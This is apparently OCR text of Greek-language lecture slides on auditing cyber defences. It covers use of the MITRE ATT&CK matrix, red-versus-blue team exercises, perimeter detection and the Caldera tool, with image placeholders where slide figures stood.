
Ενέργειες ελέγχου της κυβερνοάμυνας

- Χρησιμοποιούμε τον πίνακα:
  - https://attack.mitre.org/wiki/Technique_Matrix
- Με βάση τον πίνακα εντοπίζουμε κενά ασφαλείας (διεξάξουμε ελέγχους / ασκήσεις κόκκινης εναντίον μπλε ομάδας):
  - με βάση τους αισθητήρες (συστήματα ασφαλείας συλλογή πληροφοριών)
  - Με βάση τις ερωτήσεις (αναζητήσεις - analytics) που παράγουμε.


Και παράγουμε τον πίνακα της επόμενης διαφάνειας:

Δυνατότητες Εντοπισμού κενών ασφαλείας

(Δημιουργία Πίνακα)




Εντοπισμός τεχνικών επίθεσης σε επίπεδο περιμέτρου δικτύου




Έλεγχος κυβερνοάμυνας με ασκήσεις
Red vs Blue

Σχετικό εργαλείο: Caldera
https://github.com/mitre/caldera




Έλεγχος κυβερνοάμυνας με ασκήσεις
Red vs Blue



Έλεγχος κυβερνοάμυνας με ασκήσεις

Red vs Blue

